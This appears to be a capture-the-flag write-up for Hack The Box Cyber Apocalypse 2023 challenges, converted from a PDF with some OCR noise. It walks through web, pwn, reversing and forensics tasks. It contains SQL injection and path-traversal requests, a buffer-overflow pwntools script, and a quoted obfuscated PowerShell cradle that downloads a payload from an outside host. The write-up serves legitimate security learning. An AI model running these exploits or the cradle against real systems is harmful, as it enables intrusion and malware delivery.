386	2	6	403	3060	3061	<input type="checkbox"/>	<input type="checkbox"/>	207	
218	26	0	403	3059	3059	<input type="checkbox"/>	<input type="checkbox"/>	207	
299	11	3	403	3059	3059	<input type="checkbox"/>	<input type="checkbox"/>	207	
220	28	0	403	3058	3058	<input type="checkbox"/>	<input type="checkbox"/>	207	
296	8	3	403	3058	3058	<input type="checkbox"/>	<input type="checkbox"/>	207	
495	15	9	403	3058	3088	<input type="checkbox"/>	<input type="checkbox"/>	207	
270	14	2	403	3057	3057	<input type="checkbox"/>	<input type="checkbox"/>	207	
510	30	9	403	3057	3057	<input type="checkbox"/>	<input type="checkbox"/>	207	
219	27	0	403	3056	3056	<input type="checkbox"/>	<input type="checkbox"/>	207	
438	22	7	403	3056	3056	<input type="checkbox"/>	<input type="checkbox"/>	207	
224	32	0	403	3055	3056	<input type="checkbox"/>	<input type="checkbox"/>	207	
260	4	2	403	3055	3055	<input type="checkbox"/>	<input type="checkbox"/>	207	
349	29	4	403	3055	3055	<input type="checkbox"/>	<input type="checkbox"/>	207	
467	19	8	403	3055	3056	<input type="checkbox"/>	<input type="checkbox"/>	207	
473	25	8	403	3055	3055	<input type="checkbox"/>	<input type="checkbox"/>	207	
66	2	'c'	403	308	308	<input type="checkbox"/>	<input type="checkbox"/>	207	
175	15	'f'	403	210	210	<input type="checkbox"/>	<input type="checkbox"/>	207	
--	--	--	--	--	--	<input type="checkbox"/>	<input type="checkbox"/>	--	

12. Final hash: 1692b753c031f2905b89e7258dbc49bb. Password: **ichliebedich.** I used *CrackStation* to crack the hash.

Enter up to 20 non-salted hashes, one per line:

1692b753c031f2905b89e7258dbc49bb




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (`sha1(sh1_bin)`), QubesV3.1BackupDefaults

Hash	Type	Result
1692b753c031f2905b89e7258dbc49bb	md5	ichliebedich

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

13. We're in! Next step is to retrieve the flag.



Request to http://159.65.94.38:31506

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /api/export HTTP/1.1
2 Host: 159.65.94.38:31506
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 28
9 Origin: http://159.65.94.38:31506
0 DNT: 1
1 Connection: close
2 Referer: http://159.65.94.38:31506/home
3 Cookie: session=
eyJhdXRoIjoiZXLIKaGJHY21PaUpJVXpJMUs5pSXNJb1I1YONJNk1rcFhWQOo5LmVSSjFjM1Z5YmlGdFpTSTZJbUZrYldsUlpdClawGh3SWpveE5qYzVNVGcl
TkRUNWZRLilCY1N5LUxMQURy0VR3c09xNm5QX2kxd29va051IVVB3WTROYONUcjEOYnMifQ.ZBYRcw._fH8IZARI95_7wSPX66-urI6QGA
4
5 {
  "name": ".../signal_sleuth_firmware/flag.txt"
}

```

Edited request ▾

Pretty Raw Hex

```

7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 45
9 Origin: http://159.65.94.38:31506
10 DNT: 1
11 Connection: close
12 Referer: http://159.65.94.38:31506/home
13 Cookie: session=
eyJhdXRoIjoiZXLIKaGJHY21PaUpJVXpJMUs5pSXNJb1I1YONJNk1rcFhWQOo5LmVSSjFjM1Z5YmlGdFpTSTZJbUZrYldsUlpdClawGh3
SWpveE5qYzVNVGclTkRUNWZRLilCY1N5LUxMQURy0VR3c09xNm5QX2kxd29va051IVVB3WTROYONUcjEOYnMifQ.ZBYRcw._fH8IZARI95_7wSPX66-urI6QGA
14
15 {
  "name": ".../signal_sleuth_firmware/flag.txt"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 400 BAD REQUEST
2 Server: Werkzeug/2.2.3 Python/3.8.16
3 Date: Sat, 18 Mar 2023 19:33:03 GMT
4 Content-Type: application/json
5 Content-Length: 51
6 Vary: Cookie
7 Connection: close
8
9 {
  "message": "Unable to retrieve the communication"
}
10

```

14. Let's try another path.

Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /api/export HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 159.65.94.38:31506				2 Server: Werkzeug/2.2.3 Python/3.8.16			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0				3 Date: Sat, 18 Mar 2023 19:43:13 GMT			
4 Accept: */*				4 Content-Disposition: attachment;			
5 Accept-Language: en-US,en;q=0.5				filename=signal_sleuth_firmware			
6 Accept-Encoding: gzip, deflate				5 Content-Type: application/octet-stream			
7 Content-Type: application/json;charset=UTF-8				6 Content-Length: 31			
8 Content-Length: 45				7 Last-Modified: Tue, 14 Mar 2023 10:30:06 GMT			
9 Origin: http://159.65.94.38:31506				8 Cache-Control: no-cache			
10 DNT: 1				9 ETag: "1678789806.0-31-2987659682"			
11 Connection: close				10 Vary: Cookie			
12 Referer: http://159.65.94.38:31506/home				11 Connection: close			
13 Cookie: session=eyJhdXRoIjoiZXRkaGJHY21PaUpJYVpJMUspxNjb1lYONJNk1rcFhWQ0o5lmV5SjFjM1z5YmlGdFpTST2JbUzrYldsdu1pd2laW Gh3SWpveE5qYzVNVGelTkRVNWZRLlCY1NSLUxMQURy0VR3c09xNm5QXkxd29va051IVVB3WTROYONUcjEUOnMifQ.ZBYRcw._fH8IZARi95_7wSPX66-uri6QGA				13 HTB(Tlm3_b4f3d_\$qll_4r3_fun!!!)			
14 {							
"name": ".../signal_sleuth_firmware"							
}							

P.S. And just for fun 😊

Flag

HTB{T1m3_b4\$3d_\$ql1_4r3_fun!!!}

Pwn

Initialise Connection

Challenge description

CHALLENGE NAME

Initialise Connection

Step by step guide

Flag


HTB{g3t_r34dy_f0r_s0m3_pwn}

Questionnaire

Challenge description

CHALLENGE NAME

Questionnaire



It's time to learn some things about binaries and basic c. Connect to a remote server and answer some questions to get the flag.

Step by step guide

1. Review provided by the platform source code.

```
└─(kali㉿kali)-[~/Desktop/htb_ca_2023]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

/*
This is not the challenge, just a template to answer the questions.
To get the flag, answer the questions.
There is no bug in the questionnaire.
*/

void gg(){
    system("cat flag.txt");
}

void vuln(){
    char buffer[0x20] = {0};
    fprintf(stdout, "\nEnter payload here: ");
    fgets(buffer, 0x100, stdin);
}

void main(){
    vuln();
}
```

2. Now, let's connect to the instance and answer the questions.

```
• test: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
• interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5a83587fbda6ad7b1aeee2d59f027a882bf2a429,
• for GNU/Linux 3.2.0, not stripped.
•
• The output of 'checksec' command:
•
• gef> checksec
• Canary : X
• NX : V
• PIE : X
• Fortify : X
• RelRO : Partial
•
=====
[*] Question number 0x1:
Is this a '32-bit' or '64-bit' ELF? (e.g. 1337-bit)
>> 64-bit
=====
• • • • • • • •
•     Correct     •
• • • • • • • •
=====
[*] Question number 0x2:
What's the linking of the binary? (e.g. static, dynamic)
>> dynamic
=====
• • • • • • • •
•     Correct     •
• • • • • • • •
=====
[*] Question number 0x3:
Is the binary 'stripped' or 'not stripped'?
>> ■
```

3. Here I used the [checksec tool](#).

```
(kali㉿kali)-[~/Desktop/htb_ca_2023/checksec]
$ checksec.sh-2.6.0/checksec --file=/home/kali/Desktop/htb_ca_2023/test
      RELRO          STACK CANARY        NX          PIE          RPATH        RUNPATH       Symbols        FORTIFY Fortified     Fortifiable      FILE
Partial RELRO    No canary found   NX enabled    No PIE    No RPATH    No RUNPATH  40 Symbols      No        0           1           /home/kali/Desktop/htb_ca_2023/test
```

```
[*] Question number 0x5:  
What is the name of the custom function that gets called inside `main()`? (e.g. vulnerable_function())  
  
>> vuln()  
void gg() {  
    FILE *f = fopen("flag.txt", "r");  
    if (f) {  
        char c;  
        while ((c = fgetc(f)) != EOF) {  
            putchar(c);  
        }  
        fclose(f);  
    }  
}  
Correct  
[*] Question number 0x6:  
What is the size of the 'buffer' (in hex or decimal)?  
  
[*] Question number 0x6:  
Which custom function gets buffer, 0x100, stdin);  
What is the size of the 'buffer' (in hex or decimal)?  
  
>> 0x20  
void main() {  
    vuln();  
}  
Correct  
[*] Question number 0x7:  
Which custom function is never called? (e.g. vuln())  
  
>> gg()  
void gg() {  
    FILE *f = fopen("flag.txt", "r");  
    if (f) {  
        char c;  
        while ((c = fgetc(f)) != EOF) {  
            putchar(c);  
        }  
        fclose(f);  
    }  
}
```


```
[*] Question number 0x8:
00401160 do_global_dtors_aux endp
>> fgets()
00401160
  align 10h
00401170
00401170 Correct
00401170
00401170
00401170 frame_dummy proc near           ; DATA XREF: .init_array:_frame_dummy_init_array_entry+0
00401170     endb
[*] Question number 0x9:
00401174 frame_dummy endp
Insert 30, then 39, then 40 'A's in the program and see the output.
00401174
After how many bytes a Segmentation Fault occurs (in hex or decimal)?
00401176 Attributes: bp-based frame
>> 40
00401176
00401176     public gg
00401176     proc near
00401176     __ unwind
00401176     endbr64
00401176     Correct
00401176     push    rbp
00401176     mov     rbp, rsp
00401176     lca    rax, command    ; "cat flag.txt"
00401185     mov     rdi, rax      ; command
[*] Question number 0xa:
0040118D call    _system
0040118D     nop
What is the address of 'gg()' in hex? (e.g. 0x401337)
0040118F
>> 0x401176 // starts at 00401176
00401176     endp
00401176
00401176     Correct
00401176     Synchronized with Hex View-1
00401176
Great job! It's high time you solved your first challenge! Here is the flag!
HTB{th30ry_bef0r3_4cti0n}
```

Flag

HTB{th30ry_bef0r3_4cti0n}

Getting started

Challenge description



Step by step guide

1. Run the application and try to exploit a buffer overflow.

2. So, we need to send the 63 symbols to exploit the *Buffer Overflow*. Together with the executable file there was a python script for exploitation of the remote app. I slightly modified this script, started a docker container and launched the modified python script.

```
1 #!/usr/bin/python3.8
2
3 ...
4 You need to install pwntools to run the script.
5 To run the script: python3 ./wrapper.py
6 ...
7
8 # Library
9 from pwn import *
10
11 # Open connection
12 IP = '0.0.0.0' # Change this
13 PORT = 1337 # Change this
14
15 r = remote(IP, PORT)
16
17 # Craft payload
18 payload = b'A' * 63 # Change the number of "A"s
19
20 # Send payload
21 r.sendline(payload)
22
23 # Read flag
24 success(f'Flag --> {r.recvline_contains(b"HTB").strip().decode()}'
```

```
[kali㉿kali)-[~/Desktop/htb_ca_2023/challenge]
└─$ ./wrapper.py
[+] Opening connection to 159.65.81.51 on port 31340: Done
[+] Flag → HTB{b0f_s33m5_3z_r1ght?}
[*] Closed connection to 159.65.81.51 port 31340
```

Flag

HTB{b0f_s33m5_3z_r1ght?}

Reversing

Shattered Tablet


Challenge description

CHALLENGE NAME
Shattered Tablet

Deep in an ancient tomb, you've discovered a stone tablet with secret information on the locations of other relics. However, while dodging a poison dart, it slipped from your hands and shattered into hundreds of pieces. Can you reassemble it and read the clues?

Step by step guide

1. Open the provided executable in the [IDA Free](#) tool.



2. If we carefully look at these variables, we can get their positions in the final string.
So, let's extract them and try to create the final flag.



20+ 41r3d}..
 28+ 0_b3_r3p
 30+ ,n3vert_.
 38+ 3n_4p4r.

HTB{br0k3n_4p4rt,n3ver_t0_b3_r3p41r3d}
 0_b3_r3p41r3d}

30+0 ,
 30+1 n
 30+2 3
 30+3 v
 30+4 e
 30+5 r
 30+6
 30+7 t

Flag

HTB{br0k3n_4p4rt,n3ver_t0_b3_r3p41r3d}

Needle in a Haystack

Challenge description

CHALLENGE NAME

Needle in a Haystack




You've obtained an ancient alien Datasphere, containing categorized and sorted recordings of every word in the forgotten intergalactic common language. Hidden within it is the password to a tomb, but the sphere has been worn with age and the search function no longer works, only playing random recordings. You don't have time to search through every recording - can you crack it open and extract the answer?

Step by step guide

1. Run the application and explore it.

```
└─(kali㉿kali)-[~/Desktop/htb_ca_2023/reverse/rev_needle_haystack]
└─$ ls
haystack
└─(kali㉿kali)-[~/Desktop/htb_ca_2023/reverse/rev_needle_haystack]
└─$ ./haystack
Hit enter to select a recording:
... "quyura"
```

2. Application returns random words every time you're launching it. Let's open it in IDA Free tool and explore it.



.data:00000000000054F0	dq offset aSolguyum ; "solguyum"
.data:00000000000054F8	dq offset aSummeg ; "summeg"
.data:0000000000005500	dq offset aCyunkro ; "cyunkro"
.data:0000000000005508	dq offset aKroucaloc_0 ; "kroucaloc,"
.data:0000000000005510	dq offset aHtbDivininghtor ; "HTB(diving_int0_th3_d4tab4nk5)"
.data:0000000000005518	dq offset aHuarg ; "huarg"
.data:0000000000005520	dq offset aVoremtc ; "voremtc"
.data:0000000000005528	dq offset aGlyubyuur ; "glyubyuur"
.data:0000000000005530	dq offset aKlesalo ; "klesalo"
.data:0000000000005538	dq offset aHuyur ; "huyur"
.data:0000000000005540	dq offset aUsseamg ; "usseamg"
.data:0000000000005548	dq offset aOzsokg ; "ozsokg" ..

Flag

HTB{d1v1ng_1nt0_th3_d4tab4nk5}

Forensics

Plaintext Tlesure

Challenge description

CHALLENGE NAME


Plaintext Tlesure



Threat intelligence has found that the aliens operate through a command and control server hosted on their infrastructure. Pandora managed to penetrate their defenses and have access to their internal network. Because their server uses HTTP, Pandora captured the network traffic to steal the server's administrator credentials. Open the provided file using Wireshark, and locate the username and password of the admin.

Step by step guide

1. Open the provided pcap file in *Wireshark* and analyze a recorded network traffic.



```
Wireshark - Follow TCP Stream (tcp.stream eq 1) - capture.pcap

GET /assets/index.80452dd9.css HTTP/1.1
Host: 192.168.1.30:4173
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.30:4173/

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/css
Last-Modified: Tue, 21 Feb 2023 15:20:37 GMT
ETag: W/"760466-1676992837575"
Cache-Control: no-cache
Content-Encoding: gzip
Date: Thu, 02 Mar 2023 10:10:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked

a
.....
3ff6.....+9.&..".f..d....K.^$v....S....(....+Bu....#.g.G.'.....,Ndo.T.....?..o.....o...'....T..o.dbN/.....r1.)Z...G.....0....{.....i.w..0..0U-&.KyZK.....(....sq.j....5.L-....Y..-5.7-....Y..oh.....Z.....l..J.m.N.f.....j.....wG...../....y.+S$'...../....SQ.%!LN.IY.Zk....M.q2}....G..K.....;?7..L.....,....A..C^<..6.....j.....o.b.....7#C.L..>.....zm....S....&0.%8...../-....0_~?....C.....[....9.....,-....0..l.0.<....=.l.y.Z.a.n....r.?sy..I..N.....+....C.....A..S.....?}....]n....0cz.i.....f.Y..L.....E..k.K=q.g.....(....0..J!..\\.....-TeZ....8..c..cl....B..fGN....V..?.....P..W.....p..n..m)....Jk.....I=....l..Z..o..z....;....p.....i?..?Ny..S....4{L.....kC.....Z.....7..0..0..L..i..x..w=....z.....r.....r....7..t..w.....{....j.u..L..qI....S..2i....r....@....i....o..2..r....ug....x....G....yyB....o..V....>....R....z.....8....GS.C....9....>....9.....SU|Q|r.....:....*|....;....V.X..j4....]mFu....gs2.B..3....C..x....\....&?Vl....,....h....-....Y\F....].wY;

.....i..K....?....F.....J.s.d....*....@fu....V..f....6....v..60.....^..G..5U.....(....y....d....h....I2....f...._TN.I[.....\....M..j....m....+]V....v..S....gB..Qt....I....l....6....[1U.....8UM....jH..P0....q....q....4qB3....].....K..s....PRV.P....T....8....a%q03....i....I....&....),....`....6....d....`....4....C....@....g....\]....\0....Q....@S?....t....]....7....JU....E....hK....!....IM....!....v....i....s....6....Z....
```

POST /token HTTP/1.1
Host: 192.168.1.30:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----4236021980508159708606749430
Content-Length: 332
Origin: http://192.168.1.30:4173
Connection: keep-alive
Referer: http://192.168.1.30:4173/

-----4236021980508159708606749430
Content-Disposition: form-data; name="username"

cosmic-operator
-----4236021980508159708606749430
Content-Disposition: form-data; name="password"

HTB{th3s3_4l13ns_st1ll_us3_HTTP}
-----4236021980508159708606749430--
HTTP/1.1 200 OK
date: Thu, 02 Mar 2023 10:11:21 GMT
server: unicorn
content-length: 178
content-type: application/json
access-control-allow-origin: *
access-control-allow-credentials: true
access-control-expose-headers: content-disposition

{"access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjb3NtaWMtb3BlcmF0b3IiLCJleHAiOjE2Nzc4MzgyODJ9.91_EvmiQxTzfiWpD3f-v7rNtcrRWfHweF87ntZM5LY", "token_type": "bearer"}OPTIONS /api/v2/users/me HTTP/1.1
Host: 192.168.1.30:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Referer: http://192.168.1.30:4173/
Origin: http://192.168.1.30:4173
13 client pkts, 27 server pkts, 25 turns.
Entire conversation (10 kB) Show data as ASCII Stream 4 Find Next

Flag

HTB{th3s3_4l13ns_st1ll_us3_HTTP}

Alien Cradle

Challenge description

CHALLENGE NAME

Alien Cradle



In an attempt for the aliens to find more information about the relic, they launched an attack targeting Pandora's close friends and partners that may know any secret information about it. During a recent incident believed to be operated by them, Pandora located a weird PowerShell script from the event logs, otherwise called PowerShell cradle. These scripts are usually used to download and execute the next stage of the attack. However, it seems obfuscated, and Pandora cannot understand it. Can you help her deobfuscate it?

Step by step guide

We have a simple PowerShell script that contains the flag. Only thing that is required is to combine all the characters together.



```
EXPLORER      > cradle.ps1 2 ●  
HTB_CA_2023  forensics > > cradle.ps1 > (ed)$  
> checksec  
> forensics  
> cradle.ps1 2  
 1  If ([System.Security.Principal.WindowsIdentity]::GetCurrent().Name -ne 'secret_HQ\Arth') {exit};  
 2  $w = New-Object net.webclient;$w.Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;  
 3  $d = $w.DownloadString('http://windowsliveupdate.com/updates/33' + '96f3bf5fa605c4' + '1bd006e2291a8' + '2a5/2_34122.gzip.b64');  
 4  $s = New-Object IO.MemoryStream([Convert]::FromBase64String($d));$f = 'H' + 'T' + 'B' + '(p0w3rs' + 'h3ll' + '_Cr4d' + 'l3s_c4n_g3t' + '_th' + '3_j0b_d' + '0n3';[Bin
```

Flag

HTB{p0w3rsh3ll_Cr4dl3s_c4n_g3t_th3_j0b_d0n3}

Extraterrestrial Persistence

Challenge description

CHALLENGE NAME

Extraterrestrial Persistence



